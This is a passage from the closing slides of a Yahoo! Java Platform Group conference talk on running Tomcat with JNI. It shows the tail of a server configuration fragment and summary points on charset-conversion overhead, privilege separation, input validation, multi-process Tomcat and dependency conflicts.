      <!-- HTTPS not enabled -->
    </xi:fallback>
  </xi:include>
    …
</Service>
```

Tomcat Startup



The point – and we do have one…



Summary

- Bulk of JNI API performance overhead is charset conversion
- Synchronizing JNI API calls insufficient when dealing with many native libraries
- Use process privilege levels to protect sensitive files
- Employ opt-out input validation strategies
- Multi-process Tomcat improves performance and availability
- Transitive dependency conflicts need to be treated like source merge conflicts
- Finer grained package of Java EE platform containers enable easier reconfiguration

THANK YOU

Dean Yu & Joshua Blatt
Java Platform Group, Yahoo!

TS-6391